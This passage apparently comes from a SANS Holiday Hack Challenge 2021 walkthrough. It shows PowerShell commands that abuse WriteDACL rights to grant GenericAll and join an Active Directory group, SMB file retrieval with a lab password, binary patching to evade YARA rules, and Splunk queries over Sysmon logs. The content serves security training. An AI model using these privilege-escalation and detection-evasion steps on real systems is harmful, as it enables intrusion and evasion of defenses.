
passwordnotreqd	False
unconstraineddelegation	False
Group Membership	
First Degree Group Memberships	3
Unrolled Group Membership	7
Foreign Group Membership	0
Local Admin Rights	
First Degree Local Admin	0
Group Delegated Local Admin Rights	0
Derivative Local Admin Rights	▶
Execution Privileges	
First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0
Outbound Object Control	
First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶
Inbound Object Control	
Explicit Object Controllers	4
Unrolled Object Controllers	5
Transitive Object Controllers	▶

First, we give our qwxxykkaip-user "**GenericAll**"-permission to the "**Research Department**"-group, using the "**WriteDACL**"-permissions from the **remote_elf**-user:

```
[10.128.1.53]: PS C:\Users\remote_elf\Documents> Add-Type -AssemblyName System.DirectoryServices
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $username = "qwxxykkaip"
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $propGUID = [guid]'00000000-0000-0000-0000-000000000000'
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $IdentityReference = (New-Object System.Security.Principal.NTAccount("elfu.local\
$username")).Translate([System.Security.Principal.SecurityIdentifier])
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference, ([System.DirectoryServices.ActiveDirectoryRights]
"GenericAll"), ([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType, $nullGUID
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $secOptions = $domainDirEntry.get_Options()
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.RefreshCache()
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.CommitChanges()
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.dispose()
```


Next, we use those newly gained permissions to add our own account to the "Research Department"-group:

```
[10.128.1.53]: PS C:\Users\remote_elf\Documents> Add-Type -AssemblyName System.DirectoryServices
```




```
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $username = "qwxxykkaip"
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $password = "Savcsbqni@"
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString, $username, $password
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $b=New-Object byte[] $sid.BinaryLength
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $sid.GetBinaryForm($b,0)
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $hexSID=[BitConverter]::ToString($b).Replace('-','')
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.Add("LDAP://<SID=$hexSID>")
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.CommitChanges()
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.dispose()
```

We wait a few minutes for Active Directory-synchronisation to finish, and then, back on our grades-machine, we can access the fileshare, download it's contents and transfer it back to our local machine (by copy/pasting a base64-encoded version of the PDF).



```
qwxxykkaip@grades:~/research_dep$ smbclient \\\\10.128.3.30\\research_dep
Enter WORKGROUP\qwxxykkaip's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Dec  2 16:39:42 2021
  ..                                  D        0  Thu Dec 23 08:01:31 2021
  SantaSecretToAWonderfulHolidaySeason.pdf      N   173932  Thu Dec  2 16:38:26 2021

                41089256 blocks of size 1024. 34153972 blocks available
smb: \> get SantaSecretToAWonderfulHolidaySeason.pdf
getting file \SantaSecretToAWonderfulHolidaySeason.pdf of size 173932 as SantaSecretToAWonderfulHolidaySeason.pdf (56616.6 KiloBytes/sec) (average 56618.5 KiloBytes/sec)
smb: \> exit
qwxxykkaip@grades:~/research_dep$ cat SantaSecretToAWonderfulHolidaySeason.pdf | base64 -w 0
---- 8< ---- cut here to keep output readable and short :-) ----
```

After decoding the base64-encoded string, we can open the PDF, and read Santa's secrets to a wonderful Holiday Season:


ELF UNIVERSITY
Ille te videt dum dormit
Research Labs

This document contains Santa's secrets to a wonderful Holiday Season. Santa and his teams of elves and reindeer have spent many centuries working on refining our approach to each of these items to do our small part to spread them around the globe during the holiday season. Santa appointed a special research team at Elf University, where our best scientists are devising better ways that we can practice these precepts and share them with the world.

While constantly and continuously striving to do better on each of them, we know we always fall short. In other words, there is always room for improvement. Santa urges each elf and reindeer to carefully consider each of these secret ingredients to a wonderful holiday season and to share them as a gift to all they encounter.

Kindness	Patience
Sharing	Caring
Joy	Sweetness
Peace	Sympathy
Cooperation	Understanding
Community	Unselfishness
Giving	Congeniality
Decency	Cordiality
Strength	Friendliness
Gentleness	Comity
Goodwill	Neighborliness
Graciousness	Benevolence
Philanthropy	Harmony
Integrity	Magnanimity
Boldness	
Hospitality	

The first ingredient is Kindness.

OBJECTIVE 9) SPLUNK!

Difficulty: 3 - Help Angel Candysalt solve the Splunk challenge in Santa's great hall. Fitzy Shortstack is in Santa's lobby, and he knows a few things about Splunk. What does Santa call you when when you complete the analysis?

Yara-Analysis Terminal-challenge

First, Let's visit Fitzy, and help him with his Yara-Analysis on the Terminal:

Fitzy Shortstack

Hiya, I'm Fitzy Shortstack!
I was just trying to learn a bit more about YARA with this here Cranberry Pi terminal.
I mean, I'm not saying I'm worried about attack threats from that other con next door, but…
OK. I AM worried. I've been thinking a bit about how malware might bypass YARA rules.
If you can help me solve the issue in this terminal, I'll understand YARA so much better! Would you please check it out so I can learn?
And, I'll tell you what – if you help me with YARA, I'll give you some tips for Splunk!
I think if you make small, innocuous changes to the executable, you can get it to run in spite of the YARA rules.
...

Let's open the Cranberry Pi-terminal and see if we can get that executable to bypass the YARA-rules...

```
HELP!!!

This critical application is supposed to tell us the sweetness levels of our candy
manufacturing output (among other important things), but I can't get it to run.

It keeps saying something something yara. Can you take a look and see if you
can help get this application to bypass Sparkle Redberry's Yara scanner?

If we can identify the rule that is triggering, we might be able change the program
to bypass the scanner.

We have some tools on the system that might help us get this application going:
vim, emacs, nano, yara, and xxd

The children will be very disappointed if their candy won't even cause a single cavity.

snowball2@bb7f9b8b7095:~$ ls -l
total 24
-rwxr-xr-x 1 snowball2 snowball2 16688 Nov 24 15:51 the_critical_elf_app
drwxr-xr-x 1 root      root       4096 Dec  2 14:25 yara_rules
```

When we run **./the_critical_elf_app**, it triggers **yara_rule_135**. Let's check what this rule is all about, and patch the program to bypass this rule.

We also create a backup first. I couldn't find a hex-editor, but as long as we keep the file-length the same (don't delete or insert anything), and don't make any stupid changes, we can edit binaries with **vim** too…

```
snowball2@e7d0f48bb3f6:~$ ./the_critical_elf_app
yara_rule_135 ./the_critical_elf_app

snowball2@e7d0f48bb3f6:~$ less yara_rules/rules.yar
rule yara_rule_135 {
   meta:
      description = "binaries - file Sugar_in_the_machinery"
      author = "Sparkle Redberry"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-21"
      hash = "19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
   strings:
      $s = "candycane"
   condition:
      $s
}

snowball2@e7d0f48bb3f6:~$ cp the_critical_elf_app the_critical_elf_app.bak

snowball2@e7d0f48bb3f6:~$ vim -b the_critical_elf_app
---- 8< ---- cut here to keep output readable and short :-) ----
^@^@^@^@^@^@^@^@^@^@^@^@^@^A^@^B^@^@^@^@^@candyCane^@naughty string^@^@^@^@^@^@^@^@This is c
---- 8< ---- cut here to keep output readable and short :-) ----

snowball2@e7d0f48bb3f6:~$ ./the_critical_elf_app
yara_rule_1056 ./the_critical_elf_app
```

After changing **candycane** to **candyCane** we successfully bypassed yara_rule_135. The program now triggers yara_rule_1056. We repeat the same process:

```
snowball2@e7d0f48bb3f6:~$ less yara_rules/rules.yar
rule yara_rule_1056 {
   meta:
        description = "binaries - file frosty.exe"
        author = "Sparkle Redberry"
        reference = "North Pole Malware Research Lab"
        date = "1955-04-21"
        hash = "b9b95f671e3d54318b3fd4db1ba3b813325fcef462070da163193d7acb5fcd03"
    strings:
        $s1 = {6c 6962 632e 736f 2e36}
        $hs2 = {726f 6772 616d 2121}
    condition:
        all of them
}
```

Ok, those 2 strings are just hex-encoded strings "**libc.so.6**" and "**rogram!!**". The first sounds like something we don't want to mess with, but since the rule only triggers when both strings are found, we can change the second string a bit… We replace the second '!' with a space.

```
snowball2@e7d0f48bb3f6:~$ vim -b the_critical_elf_app
---- 8< ---- cut here to keep output readable and short :-) ----
ritical for the execution of this program! ^@^@^@^@HolidayHackChallenge{NotReallyAFlag}^@das
---- 8< ---- cut here to keep output readable and short :-) ----

snowball2@e7d0f48bb3f6:~$ ./the_critical_elf_app
yara_rule_1732 ./the_critical_elf_app
```

Great, let's check out what rule 1732 is all about:

```
snowball2@e7d0f48bb3f6:~$ less yara_rules/rules.yar
rule yara_rule_1732 {
   meta:
      description = "binaries - alwayz_winter.exe"
      author = "Santa"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-22"
      hash = "c1e31a539898aab18f483d9e7b3c698ea45799e78bddc919a7dbebb1b40193a8"
   strings:
      $s1 = "This is critical for the execution of this program!!" fullword ascii
      $s2 = "__frame_dummy_init_array_entry" fullword ascii
      $s3 = ".note.gnu.property" fullword ascii
      $s4 = ".eh_frame_hdr" fullword ascii
      $s5 = "__FRAME_END__" fullword ascii
      $s6 = "__GNU_EH_FRAME_HDR" fullword ascii
      $s7 = "frame_dummy" fullword ascii
      $s8 = ".note.gnu.build-id" fullword ascii
      $s9 = "completed.8060" fullword ascii
      $s10 = "_IO_stdin_used" fullword ascii
      $s11 = ".note.ABI-tag" fullword ascii
      $s12 = "naughty string" fullword ascii
      $s13 = "dastardly string" fullword ascii
      $s14 = "__do_global_dtors_aux_fini_array_entry" fullword ascii
      $s15 = "__libc_start_main@@GLIBC_2.2.5" fullword ascii
      $s16 = "GLIBC_2.2.5" fullword ascii
      $s17 = "its_a_holly_jolly_variable" fullword ascii
      $s18 = "__cxa_finalize" fullword ascii
      $s19 = "HolidayHackChallenge{NotReallyAFlag}" fullword ascii
      $s20 = "__libc_csu_init" fullword ascii
   condition:
      uint32(1) == 0x02464c45 and filesize < 50KB and
      10 of them
}
```

There are 3 conditions the binary must fulfill to trigger this rule. Let's see if we can bypass at least 1 of them:

uint32(1) == 0x02464c45 is part of the ELF-header, something we can't really change… (see https://en.wikipedia.org/wiki/Executable_and_Linkable_Format for more details on that). There's a lot of those strings in the program too, and it doesn't look like we can safely modify half of them... Let's try to increase the filesize by adding a 40KB blob of data at the end. First create a 40Kb file, and append that to the binary:

```
snowball2@e7d0f48bb3f6:~$ truncate -s 40K 40k.txt
snowball2@e7d0f48bb3f6:~$ cat 40k.txt >>the_critical_elf_app

snowball2@e7d0f48bb3f6:~$ ./the_critical_elf_app
Machine Running..
Toy Levels: Very Merry, Terry
Naughty/Nice Blockchain Assessment: Untampered
Candy Sweetness Gauge: Exceedingly Sugarlicious
Elf Jolliness Quotient: 4a6f6c6c7920456e6f7567682c204f76657274696d6520417070726f766564
```

Talk to Fitzy again to receive the hints:

Fitzy Shortstack

Thanks - you figured it out!
Let me tell you what I know about Splunk.
Did you know Splunk recently added support for new data sources including Sysmon for Linux and GitHub Audit Log data?
Between GitHub audit log and webhook event recording, you can monitor all activity in a repository, including common git commands such as git add, git status, and git commit.
You can also see cloned GitHub projects. There's a lot of interesting stuff out there. Did you know there are repositories of code that are Darn Vulnerable?
Sysmon provides a lot of valuable data, but sometimes correlation across data types is still necessary.
Sysmon network events don't reveal the process parent ID for example. Fortunately, we can pivot with a query to investigate process creation events once you get a process ID.
Sometimes Sysmon data collection is awkward. Pipelining multiple commands generates multiple Sysmon events, for example.
Did you know there are multiple versions of the Netcat command that can be used maliciously? nc.openbsd, for example.
...

Now it's time to head over to the **Great Room** and talk to **Angel**, and open the **Splunk>** terminal:

Angel Candysalt


Greetings North Pole visitor! I'm Angel Candysalt!
A euphemism? No, that's my name. Why do people ask me that?
Anywho, I'm back at Santa's Splunk terminal again this year.
There's always more to learn!
Take a look and see what you can find this year.
With who-knows-what going on next door, it never hurts to have sharp SIEM skills!
…

Login to the Splunk> terminal: https://hhc21.bossworkshops.io/en-US/app/SA-hhc/santadocs.

Task 1

Capture the commands Eddie ran most often, starting with git. Looking only at his process launches as reported by Sysmon, ***record the most common git-related CommandLine that Eddie seemed to use.***

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie CommandLine=git*
| stats count by CommandLine
| sort count desc

git status                                                                                                     5
```



```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie CommandLine=git*
| stats count by CommandLine
| sort count desc
```

✓ 35 events (9/9/20 6:05:22.000 PM to 1/4/22 10:24:16.000 AM) No Event Sampling


CommandLine	count
git status	5

Task 2

Looking through the git commands Eddie ran, ***determine the remote repository that he configured as the origin for the 'partnerapi' repo****. The correct one!*

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie CommandLine=git*partnerapi*
| table SystemTime, CommandLine
| sort SystemTime desc

2021-11-23T21:42:38.495761000Z       git remote add origin git@github.com:elfnp3/partnerapi.git
2021-11-23T21:41:05.518757000Z       git remote add origin https://github.com/elfnp3/partnerapi.git
```

There are 2 command-lines launched within minutes of each other. The latest is the correct one.



```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie CommandLine=git*partnerapi*
| table SystemTime, CommandLine
| sort SystemTime desc
```


✓ 2 events (9/9/20 6:05:22.000 PM to 1/4/22 10:33:34.000 AM) No Event Sampling

SystemTime	CommandLine
2021-11-23T21:42:38.495761000Z	git remote add origin git@github.com:elfnp3/partnerapi.git
2021-11-23T21:41:05.518757000Z	git remote add origin https://github.com/elfnp3/partnerapi.git

Task 3

The 'partnerapi' project that Eddie worked on uses Docker. ***Gather the full docker command line that Eddie used to start the 'partnerapi' project*** *on his workstation.*

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie CommandLine=docker* partnerapi
| table CommandLine

docker compose up
```



```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie CommandLine=docker* partnerapi
| table CommandLine
```

✓ 1 event (9/9/20 6:05:22.000 PM to 1/4/22 10:40:01.000 AM) No Event Sampling


CommandLine
docker compose up

Task 4

Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports. ***Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here****. You will need to search outside of Splunk (try GitHub) for the original name of the repository.*

```
index=main sourcetype=github_json
| table repository.owner.url
| dedup repository.owner.url
```


```
https://api.github.com/users/elfnp3
```



```
index=main sourcetype=github_json
| table repository.owner.url
| dedup repository.owner.url
```

✓ 27 events (9/9/20 6:05:22.000 PM to 1/4/22 10:46:25.000 AM) No Event Sampling

repository.owner.url
https://api.github.com/users/elfnp3



